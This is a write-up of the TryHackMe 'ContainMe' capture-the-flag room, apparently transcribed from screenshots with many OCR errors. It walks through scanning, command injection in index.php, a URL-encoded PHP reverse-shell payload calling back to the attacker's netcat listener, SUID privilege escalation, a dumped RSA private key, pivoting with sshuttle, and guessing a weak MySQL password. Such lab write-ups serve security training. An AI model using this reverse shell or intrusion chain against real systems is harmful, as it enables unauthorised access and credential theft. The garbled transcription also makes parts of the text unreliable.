ContainMe

ContainMe

https://tryhackme.com/room/containme1

```
rustscan -a 10.10.233.226 -- -sC -sV -A | tee scan.txt

Open 10.10.233.226:22

Open 10.10.233.226:80

Open 10.10.233.226:8022

Open 10.10.233.226:8022
```


dirsearch -u 10.10.233.226
-\$ dirsearch -u 10.10.233.226

```
_l·__ (_ll __) (/_(_ll (_l )
                          v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordl
ist size: 10927
Output File: /home/kali/.dirsearch/reports/10.10.233.226_23-09-01_07-09-21.tx
Error Log: /home/kali/.dirsearch/logs/errors-23-09-01_07-09-21.log
Target: http://10.10.233.226/
[07:09:22] Starting:
[07:10:44]92000-/ 211KB1-(/index.html
Task Completed
```

In index.php I find very interesting comment!!! I think I can manipulate with path

```
Request
                                                                                     Response
                                                                         ⇒ \n ≡
 Pretty
        Raw
                                                                                      Pretty Raw
                                                                                                   Hex
                                                                                                         Render
 1 GET /index.php HTTP/1.1
                                                                                      4 X-Powered-By: PHP/7.2.24-0ubuntu0.18.04.8
 2 Host: 10.10.233.226
                                                                                     5 Vary: Accept-Encoding
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
                                                                                     6 Content-Length: 329
  Firefox/102.0
                                                                                     7 Connection: close
                                                                                     8 Content-Type: text/html; charset=UTF-8
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
                                                                                     10 <html>
5 Accept-Language: en-US.en:g=0.5
                                                                                     11
                                                                                         <body>
6 Accept-Encoding: gzip, deflate
                                                                                     12
                                                                                           <
 7 Connection: close
                                                                                     13
                                                                                             total 28K
 8 Upgrade-Insecure-Requests: 1
                                                                                     14
                                                                                             drwxr-xr-x 2 root root 4.0K Jul 16 2021
                                                                                     15
                                                                                             drwxr-xr-x 3 root root 4.0K Jul 15 2021
                                                                                             -rw-r--r-- 1 root root 11K Jul 15 2021 index.html
10
                                                                                     16
                                                                                     17
                                                                                             -rw-r--r-- 1 root root 154 Jul 16 2021 index.php
                                                                                     18
                                                                                                                     20 Jul 15 2021 info.php
                                                                                             -rw-r--r-- 1 root root
                                                                                             <
                                                                                     19
                                                                                    20
                                                                                               <!-- where is the path ? -->
                                                                                    21
                                                                                             </body>
```

Ater enumerate I find RCE



r%20%27\$sock=fsockopen(%2210.11.28.126%22,4444);\$proc=proc open(%22sh%22,%20array(0=

%3E\$sock,%201=%3E\$sock,%202=%3E\$sock),\$pipes);%27

URL code and i have a shell

```
↑ nc -lnvp 4444 ...

connect to [10.11.28.126] from (UNKNOWN) [10.10.233.226] 55458

id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

**Connect to [10.11.28.126] from (UNKNOWN) [10.10.233.226] 55458

id

total 28K

dmxx-xi-x 2 noot not 4,8K Jul 15 2821 index.html

-IW-1--1- 1 not not 11K Jul 15 2821 index.html

-IW-1--1- 1 not not 28 Jul 16 2821 index.html
```

python3 -c 'import pty; pty.spawn("/bin/bash")'


Here I found only user mike

after enumarating I found interesting binary

find / -type f -perm -u=s 2>/dev/null



The only way to get the root I found ./crypt mike



I am root, but where is the flag

Ok Here is only 1 flag, It bust be somewhere on ssh, I am in 80 port so I try to use user mike on ssh (22port and 8022 port)! Also I have mike's private key

```
root@host1:/home/mike/.ssh# ls -la
ls -la
total 16
         - 2 mike mike 4096 Jul 19
                                    2021 .
drwx-
drwxr-xr-x 5 mike mike 4096 Jul 30
                                    2021
         - 1 mike mike 1679 Jul 15
                                    2021 id rsa
-rw-r--r-- 1 mike mike
                        392 Jul 15
                                    2021 id rsa.pub
root@howt1:/home/mike/.ssh# cat id rsa
cat id rsa
    -BEGIN RSA PRIVATE KEY-
MIIEpAIBAAKCAQEAnWmOnLHQfBxrW0W0YuCiTuuGjCMUrISE4hdDMMuZruW6nj+z
YQCmjcL3T4j7v3/ddOBsTgxwi/+ZRZtRqJlvKEevPHJ8cR1DX7mmNyU3w/DRMnrW
djcIozYXVYdmj9v3e8xPbR6ybJX6fKpTuaDVdiwqQAecbvs5tBUkonAYUBuv1nhb
p/6+ZRYWNWv9RXE1XRuhROXD1Kl/tm7z4EcGZEDHu36oka23JJL7vzMeNtAdz3JF
wlGAtXH1cpdNa3+JKl/dBrRjV+YT3YivlqA2z4tRx/sA91RTxEO5oTYEL0bR1cKg
UPf1b21ecna8mpvQnkQmgQe8W9tSSlzVb6jnowIDAQABAoIBAA0904liSy6lFUJv
8mP+kKgilwZiTPLVkneRjU0lUp+rIq78nJGkBF4X78T4uH06xV13IqTN1wlvTezU
y2FqxjaVEN/8oQrCc1AxxREOSEpqjq24NyFqL4fKnNvMr4uZ7I60+FktI8SOOKsT
iEcsh8eQn10TRszuxE0pI50l6eWSzMPKxuw4ChniJsvaz8IDkYd40/MDddjgcttb
Wv+LhX7qANPnRzeIDUNG2wmy3U+gxIJno/h3Xec0kVNQ0qwZmr56D09G1oBbTU+4
6ynpIG2hEbSwGktWmnfw/40+DZr8NigeLY10G0MIwFIycuj2QfIF+mY6ngCZPWrH
8Lkf8wECgYEA0PMS/uqxL5u4e+bwSPdtfhEvFxk33/+PWMFIx0c5v7/jwtSW+/0v
YEIDC/DmHh9h4aF8dHMg8×18B50dw0HuLHWIgezNjJ9M8jwQgixRGamc5m6oFWh5
59581KWVIuDFqLG/6DN6cW/QQDo2MrNKP3QADeUPb2jhflzmir0TDLECgYEAwNud
VzZ60N5YvbJbNh/JltSS1jAqUftzheX/m+3VrjE0iChLGvyP84aY7qpbiXNLHe+3
1/4JPoTljlml2RMTdZjAiF52u6KXwOLx6alGFoSbmAoZYG/4/Z0pwLjcozWGrjYD
03EDPdCclzWFyCqD9pYFGVAvEJuqx3rGYm1x/pMCgYEA0IdWFNwqOsYhBl6CvX9Z
YbBKm7XKQp2s9LnpJSAbLReXebBqgk+6gUk/+yHOto9BQ0nDiAACCT8KshqGQoDA
7tPZiTjIJqgwxatWGmOaCI9yi7IxwzPCPbqYQCyEOwuxl9rVGCqP7zfU0NSHlG/E
ELF3AGby0ZANQuv6FMn/gfECgYEAkjoyK31P4KyeBn8kb35coDNffm2YuP56Ei1Y
yMblPKVsWkyK3dRf5VrJvDSJIUe8zd8Duw6PvcqQL4XDnTq8h26hlQRi7FQU0hiB
KhTB4rL7MqV9pkRg0x0eI9VG3azpCFBGSFypA4aYJIJdhG7QDfijtxS4CtStAYES
vHCJfWcCgYAFzAx6hwi9smlvCpoZ1D8TRyqlxKf4YtSkTl74ZyiRESfvpuZSiclg
mFdVoHOt+gkpsXkmGmuqymIBRYGEw3dJ2C4MRPjx0UFpua0BAZ5k0ly6eaZuejWj
0/AHOf/jOfwvM4G2X0L8yjJqq/5F6NOjf9uxEusphzDcr/I1inuY3A=
    -END RSA PRIVATE KEY-
root@host1:/home/mike/.ssh#
```

This didn't work

So I found other interfaces)))

```
oot@host1:/home/mike/.ssh# ip a
  lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
  valid_lft forever preferred_lft forever
    inet6 :: 1/128 scope host
       valid_lft forever preferred_lft forever
  eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000 link/ether 00:16:3e:9c:ff:0f brd ff:ff:ff:ff:ff link-netnsid 0
   inet 192.168.250.10/24 brd 192.168.250.255 scope global dynamic eth0
   valid_lft 1952sec preferred_lft 1952sec
inet6 fe80::216:3eff:fe9c:ff0f/64 scope link
       valid_lft forever preferred_lft forever
  eth1@if8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
   link/ether 00:16:3e:46:6b:29 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.16.20.2/24 brd 172.16.20.255 scope global eth1
    valid_lft forever preferred_lft forever
inet6 fe80::216:3eff:fe46:6b29/64 scope link
       valid_lft forever preferred_lft forever
root@host1:/home/mike/.ssh#
```

```
ssh-keygen
```

cp id rsa.pub authorized keys publik key to autorized keys,

save private key on my kali machine, and use sshutle to shared all visible interfaces

```
sshuttle -r root@10.10.233.226 --ssh-cmd "ssh -i id rsa root" 172.16.20.2/24
```

```
(kali@ kali)-[~]

$ sshuttle -r root@10.10.233.226 --ssh-cmd "ssh -i id_rsa_root" 172.16.20.2/24

c: Connected to server.

O matches
```

After I scan hosts I found 20 and 80 port open on host .6

```
ssh -i id rsa mike@172.16.20.6 and I am mike on ssh
```

```
root@host1:/home/mike/.ssh# ssh -1 id_rsa mike@1/2.16.20.6

The authenticity of host '172.16.20.6 (172.16.20.6)' can't be established.

ECDSA key fingerprint is SHA256:L1BKa1sC+LgClbpAX5jJvzYALuhUDf1zEzhPc/C++/8.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '172.16.20.6' (ECDSA) to the list of known hosts.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 19 20:23:18 2021 from 172.16.20.2

mike@host2:~$

■
```

scp -i id rsa /home/kali/privilage escalation/linpeas.sh

mike@172.16.20.6:/home/mike

download linpeas

I found mysql server

```
Processes, Crons, Timers, Services and Sockets
   check weird 8 unexpected processes run

cot 1 0.0 0.8 77368 8420 ?

cot 53 0.0 1.2 111072 12892 ?

cot 65 0.0 0.3 42116 3264 ?

ystemd+ 138 0.0 0.4 71724 4836 ?

ystemd+ 139 0.0 0.4 70496 4716 ?

cot 157 0.0 0.5 70472 5628 ?

cot 164 0.0 1.6 169176 16832 ?

cot 173 0.0 0.2 30112 2932 ?

cot 175 0.0 0.2 30112 2932 ?
                            Cleaned processes
                                                                                            run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes

20 ? Ss 10:40 0:00 /sbin/init

92 ? Ss 10:40 0:00 /lib/systemd/systemd-journald

64 ? Ss 10:40 0:00 /lib/systemd/systemd-udevd

36 ? Ss 10:40 0:00 /lib/systemd/systemd-networkd

16 ? Ss 10:40 0:00 /lib/systemd/systemd-resolved

28 ? Ss 10:40 0:00 /lib/systemd/systemd-logind

32 ? Ssl 10:40 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers

32 ? Ss 10:40 0:00 /usr/sbin/cron -f

2248 ? Ss 10:40 0:00 /usr/sbin/atd -f
  ystemd+
 systemd+
                                                                                                                                                        0.00 /usr/sbin/atd -f
0.00 /usr/sbin/atd -f
0.00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --syste
0.00 /sbin/agetty -o -p -- u --noclear --keep-baud console 115200,38400,9600 vt220
0.00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown -
0.00 /usr/sbin/sshd -D
                                                                                                                               Ss 10:40
10:40
                           175 0.0 0.2 28340 2248 ?

181 0.0 0.4 50076 4220 ?

182 0.0 0.2 14776 2080 ?

184 0.0 1.9 186036 19608 ?
daemon[0m
                                                                                                                                             10:40
 message+
                                                                                                                          Ss+
Ssl
                                                                                                                                       10:40
10:40
                                                    0.6 72308
0.3 103860
0.3 20396
                            198
                                                                                    6124 ?
3592 ?
                                                                                                                                       10:40
13:17
                                                                                                                                                                                  _ sshd: mike@pts/0
                            596
597
 mike
                                       0.0
                                                                                                                                                            0:00
                                                                                   3808 pts/0
2500 pts/0
876 pts/0
                                                                                                                                                            0:00 _ -bdsii

0:00 _ _/bin/sh ./linpeas.sh

0:00 _ _/bin/sh ./linpeas.sh

0:00 | _ ps fauxwww

0:00 _ _/bin/sh ./linpeas.sh

0:03 /usr/sbin/mysqld --daemonize --pid-file=/run/mysqld/mysqld.pid
                                       0.0
0.0
0.0
mike
mike
                                                    0.2
0.0
                                                                     5356
5356
                            667
                                                    0.3 36160 3188 pts/0
                          3828
                                                                                                                          R+
                                                                                                                          S+
Sl
mike
                                                     0.0
                                         0.0
                                         0.0 17.4 1161372 176080 ?
                                                                                                                                       13:17 0:00 / (15/5/5)
                            539 0.0 0.2 109284 2892 ?

    ⇒ Binary processes permissions (non 'root root' and not belonging to current user)
```

But no creds!!!

After enumarating I try to login with weak passwords, and 1 of them was good

mike:password

I have a passwords

```
mysql> show databases;
 Database
 information schema
 accounts
2 rows in set (0.00 sec)
mysql> use accounts
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
 Tables_in_accounts
 users
1 row in set (0.00 sec)
mysql> select * from users;
 login | password
 root
 mike
 rows in set (0.00 sec)
```

Both passwords needed to open mike's zrchive in root's directory

```
mike@host2:~$ su root
Password:
root@host2:/home/mike# cd /root
root@host2:~# ls -la
total 28
drwx----- 4 root root 4096 Jul 19 2021 .
                                  2021 ...
drwxr-xr-x 22 root root 4096 Jun 29
lrwxrwxrwxnt1rroot roothyed9 Jult19 2021 .bash_history → /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwxr-xr-x 3 root root 4096 Jul 15 2021 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
         - 2 root root 4096 Jul 15 2021 .ssh
drwx—
-rw—— 1 root root 218 Jul 16 2021 mike.zip
root@host2:~# unzip mike.zip
Archive: mike.zip
[mike.zip] mike password:
extracting: mike
root@host2:∼# ls
mike mike.zip
root@host2:~# cat mike
THM{
root@host2:~#
```